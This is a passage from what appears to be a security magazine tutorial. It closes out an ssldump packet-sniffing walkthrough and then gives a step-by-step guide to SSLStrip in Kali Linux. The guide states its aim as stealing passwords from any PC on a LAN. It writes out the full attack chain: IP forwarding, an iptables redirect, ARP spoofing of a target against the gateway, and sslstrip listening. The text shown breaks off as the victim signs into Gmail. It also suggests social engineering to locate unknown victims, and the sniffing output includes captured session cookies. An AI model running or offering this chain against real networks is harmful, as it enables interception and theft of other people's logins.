root@MrQuiety:~# ssldump -d -i eth0 port 80
New TCP connection #1: 192.168.237.128(36369) <-> ni-in-f94.1e100.net(80)
0.1603 (0.1603)  C>S
---------------------------------------------------------------
GET / HTTP/1.1
Host: www.google.co.in
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PREF=ID=2d8b0a1757a4b0a4:U=546e1d20eb4848dc:FF=0:TM=1366899371:LM=138424
9400:S=2jLnd3T7tgTkD1zo; NID=67=d-CdF55S-sVnVULENle9mNtycAnxZFDe1T-X5Sorp9g43du0
QH454bk_WRI7hBDQvR9L5EdV01M3dTn3XJnQ47wv3XyPTrHjtDHprnhcaWb61-vzXJW8SnNSNLC_IEyK
Connection: keep-alive

---------------------------------------------------------------
```

Figure 4. Application data traffic




```
0.5026 (0.0027)  S>C
---------------------------------------------------------------
73 3a 31 32 33 30 34 31 3a 34 3a 39 36 38 0a f2    s:123041:4:968..
77 2f b0 00 00 01 ee 8d 01 29 28 e6 00 00 01 f4    w/.......)(.....
94 8a f3 d3 be 00 00 01 e6 3c 81 71 71 04 00 00    .........<.qq...
01 ea 63 43 a8 17 e8 00 00 01 e4 c6 8b e9 cb 82    ..cC............
00 00 01 f4 d9 ad 0a eb 43 00 00 01 eb d8 4d 48    ........C.....MH
bc e1 02 00 01 f4 77 be f3 29 e1 00 01 f4 7a 77    ......w..)....zw
05 41 55 ff b9 42 fd 00 00 01 ea 43 a6 4f 9c 69    .AU..B.....C.O.i
00 00 01 ea 73 b4 df d3 55 00 00 01 ea d2 7a 99    ....s...U.....z.
d6 f8 01 00 01 ea d7 0d 53 d6 49 8c 40 76 16 00    ........S.I.@v..
00 01 e4 c6 b3 56 c3 1d 00 00 01 f4 85 4e 5d 07    .....V.......N].
ca 01 00 01 e4 ea 6e b4 af f0 5d 28 4c d9 00 00    ......n...](L...
01 e7 f9 29 5d 17 73 06 00 01 f4 c1 ae c9 1e 72    ...)].s........r
00 01 f4 c1 4e 69 85 41 00 01 f4 c1 ca 4f 1c df    ....Ni.A.....O..
00 01 f4 c1 2f 54 84 a2 00 01 f4 c1 44 00 86 79    ..../T......D..y
00 01 f4 c1 7a d4 a2 69 eb 41 55 d5 00 00 01 f4    ....z..i.AU.....
7a 0f 8f 63 b5 00 00 01 ea 40 34 b7 d6 57 00 00    z..c.....@4..W..
01 dd 8c 9f 72 8c 5d 00 00 01 e9 90 8a 22 a4 d5    ....r.]......"..
01 00 01 ed 7f 0f 85 74 a4 4b ff 0c 30 00 00 01    .......t.K..0...
```

Figure 5. Non-ASCII application data traffic (hex dumps)

Step 4.

Print absolute timestamps instead of relative timestamps (Figure 6).



File Edit View History Bookmarks Tools Help
Google
https://www.google.co.in
root@MrQuiety: ~
File Edit View Search Terminal Help

```
root@MrQuiety:~# ssldump -e -i eth0 port 80
New TCP connection #1: 192.168.237.128(36377) <-> ni-in-f94.1e100.net(80)
1    1385907620.2971 (116.1882)  C>S  TCP FIN
1    1385907620.4685 (0.1713)  S>C  TCP FIN
```


Figure 6. Absolute timestamps

Step 5.

The full SSL packet header. Ssldump may print record-specific data on the rest of the line. For handshake records, it prints the handshake message. Thus, this record is a certificate message. Ssldump chooses certain record types for further decoding. These are the ones that have proven to be most useful for debugging:


`ClientHello` – version, offered cipher suites, session ID (Figure 7).

`ServerHello` – version, session_id, chosen cipher suite, compression method (Figure 8).


File Edit View History Bookmar
Welcome to Facebook - Log In, ...
https://www.facebook.com
facebook
Facebook helps you conne
people in your life.
root@MrQuiety: ~
File Edit View Search Terminal Help

```
root@MrQuiety:~# ssldump -H -i eth0 port 443
New TCP connection #1: 192.168.237.128(35477) <-> edge-star-s
.com(443)
1 1  0.2762 (0.2762)  C>S  Handshake
      ClientHello
        Version 3.1
        cipher suites
        Unknown value 0xff
        Unknown value 0xc00a
        Unknown value 0xc014
        Unknown value 0x88
        Unknown value 0x87
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA
        TLS_DHE_DSS_WITH_AES_256_CBC_SHA
        Unknown value 0xc00f
        Unknown value 0xc005
        Unknown value 0x84
        TLS_RSA_WITH_AES_256_CBC_SHA
        Unknown value 0xc007
        Unknown value 0xc009
```

Figure 7. ClientHello


File Edit View History Bookmar
Welcome to Facebook - Log In, ...
https://www.facebook.com
facebook
Facebook helps you conne
people in your life.
root@MrQuiety: ~
File Edit View Search Terminal Help

```
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
        TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA
        Unknown value 0xc00d
        Unknown value 0xc003
        Unknown value 0xfeff
        TLS_RSA_WITH_3DES_EDE_CBC_SHA
        compression methods
                  NULL
1 2  0.8254 (0.5492)  S>C  Handshake
      ServerHello
        Version 3.1
        session_id[0]=

        cipherSuite         Unknown value 0xc011
        compressionMethod                   NULL
1 3  0.8651 (0.0396)  S>C  Handshake
      Certificate
1 4  0.8651 (0.0000)  S>C  Handshake
      ServerKeyExchange
1 5  0.8651 (0.0000)  S>C  Handshake
      ServerHelloDone
1 6  0.9094 (0.0443)  C>S  Handshake
      ClientKeyExchange
1 7  0.9094 (0.0000)  C>S  ChangeCipherSpec
```

Figure 8. ServerHello

How to Use SSLStrip in Kali Linux

by Rrajesh Kumar

In this tutorial, we will use sslstrip for stealing passwords from any PC which is connected to LAN. SSLStrip basically hijacks HTTP traffic. Nowadays, it's a little difficult to steal the passwords from some websites.

Step 1. How to open

A. GUI Method (Figure 1).

Applications →Kali Linux → Information Gathering → SSL Analysis → sslstrip





Figure 1. Opening SSLStrip in the GUI

B. Open the terminal and type `sslstrip -h`. This command will open SSLStrip with help options (Figure 2).



```
root@MrQuiety:~# sslstrip -h

sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post                       Log only SSL POSTs. (default)
-s , --ssl                        Log all SSL traffic to and from server.
-a , --all                        Log all SSL and HTTP traffic to and from serve
r.
-l <port>, --listen=<port>        Port to listen on (default 10000).
-f , --favicon                    Substitute a lock favicon on secure requests.
-k , --killsessions               Kill sessions in progress.
-h                                Print this help message.

root@MrQuiety:~#
```

Figure 2. Opening SSLStrip in the terminal


Before starting SSLStrip, we need to do some other things for trapping our target:

- IP forwarding
- IP table for redirect 80 to 8080
- Finding gateway IP
- Finding target IP
- Arpspoof

Step 2.

This command is used to enable IP forwarding (Figure 3).

Syntax – `echo ‘1’ > /proc/sys/net/ipv4/ip_forward`



```
root@MrQuiety:~# echo '1' > /proc/sys/net/ipv4/ip_forward
root@MrQuiety:~# 
```


IP forwarding by this command

Figure 3. IP forwarding

Step 3.

This command is used to redirect requests from port 80 to port 8080 to ensure our outgoing connections (from SSLStrip) get routed to the proper port (Figure 4).

Syntax – `iptables –t nat –A PREROUTING –p tcp –destination-port 80 –j REDIRECT –to-port 8080`




```
root@MrQuiety:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j R
EDIRECT --to-port 8080
root@MrQuiety:~# 
```

Figure 4. Redirecting requests from port 80 to port 8080

Step 4.

This command is used to find the gateway IP (Figure 5).

Syntax – `netstat -nr`




```
root@MrQuiety:~# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.237.2   0.0.0.0         UG        0 0          0 eth0
192.168.237.0   0.0.0.0         255.255.255.0   U         0 0          0 eth0
root@MrQuiety:~# 
```

Findout Gateway IP

Figure 5. Finding gateway IP

Step 5.

This is our target OS (Windows XP). By using `ipconfig`, we got the target IP. I know you are thinking if I want to trap an unknown LAN PC, then how will we find out the IP address. Well, it's not that difficult, some social engineering can do your job. Come to the point on SSLStrip. Note the target IP (Figure 6).



C:\WINDOWS\system32\cmd.exe
This is Target OS (Windows XP)
We need Target machine IP Address

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Nbtscan Test>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.237.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.237.2

C:\Documents and Settings\Nbtscan Test>_
```


Figure 6. Getting target IP

Step 6.

This command is used to redirect all network HTTP traffic through our computer using ARPSpoof (don't forget to enable IP forwarding before this). See Figure 7.

Syntax – `arpspoof -i interface -t target IP -r gateway IP`

Example – `arpspoof -i eth0 -t 192.168.237.129 -r 192.168.237.2`




```
root@MrQuiety:~# arpspoof -i eth0 -t 192.168.237.129 -r 192.168.237.2
0:c:29:fe:1e:c0 0:c:29:b0:e3:f3 0806 42: arp reply 192.168.237.2 is-at 0:c:29:fe
:1e:c0
0:c:29:fe:1e:c0 0:50:56:ed:d4:de 0806 42: arp reply 192.168.237.129 is-at 0:c:29
:fe:1e:c0
0:c:29:fe:1e:c0 0:c:29:b0:e3:f3 0806 42: arp reply 192.168.237.2 is-at 0:c:29:fe
:1e:c0
0:c:29:fe:1e:c0 0:50:56:ed:d4:de 0806 42: arp reply 192.168.237.129 is-at 0:c:29
:fe:1e:c0
0:c:29:fe:1e:c0 0:c:29:b0:e3:f3 0806 42: arp reply 192.168.237.2 is-at 0:c:29:fe
:1e:c0
0:c:29:fe:1e:c0 0:50:56:ed:d4:de 0806 42: arp reply 192.168.237.129 is-at 0:c:29
:fe:1e:c0
```

Figure 7. Redirecting all network HTTP traffic through our computer

Step 7.

Now, we need to open a new terminal because this terminal is running ARPSpoof and we can't stop it right now (Figure 8).




```
 eth0 -t 192.168.237.129 -r 192.168.237.2
:f3 0806 42: arp reply 192.168.237.2 is-at 0:c

4:de 0806 42: arp reply 192.168.237.129 is-at

:f3 0806 42: arp reply 192.168.237.2 is-at 0:c

4:de 0806 42: arp reply 192.168.237.129 is-at

0:c:29:fe:1e:c0 0:c:29:b0:e3:f3 0806 42: arp reply 192.168.237.2 is-at 0:c
:1e:c0
0:c:29:fe:1e:c0 0:50:56:ed:d4:de 0806 42: arp reply 192.168.237.129 is-at
```

Figure 8. Opening new terminal

Step 8.

In the new terminal, use the following command. This command is used for listening on ports. `-l` tells the system to listen on specified port (Figure 9).

Syntax – `sslstrip -l 8080`




```
root@MrQuiety:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

Figure 9. Listening on port 8080

Step 9.

Now, go to the target OS, open *www.gmail.com*, enter your username and password, then click on *Sign in*. It's the same as we are using it for checking our Gmail (Figure 10).



http://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=http://mail.google.com/mail/&sc

Sign in to continue to Gmail

This is our target PC here we sign in gmail

Enter ID and Password and Click on Sign in

